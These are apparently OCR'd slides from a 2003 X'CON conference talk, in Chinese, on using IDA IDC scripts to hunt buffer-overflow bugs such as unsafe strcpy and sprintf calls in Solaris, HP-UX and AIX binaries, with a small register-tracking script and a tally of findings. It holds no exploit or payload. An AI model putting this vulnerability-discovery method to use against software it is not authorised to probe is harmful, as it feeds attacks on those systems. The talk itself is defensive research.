
数据区

参数相关源运算操作

寄存器或栈参数传递

Strcpy(dst,src)

利用IDC脚本发掘漏洞



利用IDC脚本发掘漏洞



```
if(opcode == "addil" && GetOpnd(addr,2) == REG ) //addil 0x4567,%r,%r
{
    D_MSG(DEBUG_FLAG,addr,"addil",REG);
    tmp = GetOpnd(addr,1);
    if(tmp == "%dp")
        return VALUE + getValue(addr,0) + REGDP;
    if(tmp == "%r0")
        return VALUE + getValue(addr,0);
    if(tmp == "%sp")
        F_STA(addr,VALUE);
    if(tmp == "%r28")
        F_RET(addr,VALUE);

    REG = GetOpnd(addr,1);
    VALUE = VALUE + getValue(addr,0);
}
```



X'CON 2003

利用IDC脚本发掘漏洞

The screenshot displays the IDC interface with assembly code on the left and a function list on the right. The assembly code is for a function starting at address 0001FDC4. It includes instructions like `call getenv`, `ldo`, `stw`, `ldw`, `cmpib`, `ldw`, `ldb`, `extrw`, `cmpib`, `addil`, `ldo`, `stw`, `addil`, `ldo`, `ldo`, `ldw`, `call sprintf`, `nop`, and `ldo`. The function list on the right includes `getenv`, `sprintf`, `sub_1FAE4`, `sub_1FAEC`, `strcpy`, `strlen`, `strncat`, `sub_1FB48`, `sub_1FB50`, and `sub_1FB58`. Below the assembly code, a list of instructions is shown with addresses and comments, such as `1 527dc sub_50000: call memcpy(IMP 527d4, 4001d690: " ")`.

IDC自动发掘方法成果



| Solaris7/8 | HP-UX11 | Aix4.3/5.1 |
|------------|---------|------------|
| 2 | 2 | 4 |


小结

有一定的效果，但还不是很理想。

全自动不很可靠，发展方向应该是人为主，智能化工具作辅助。

更新的基于流的动态追踪是一个新的方向。

Thanks !



X'CON 2003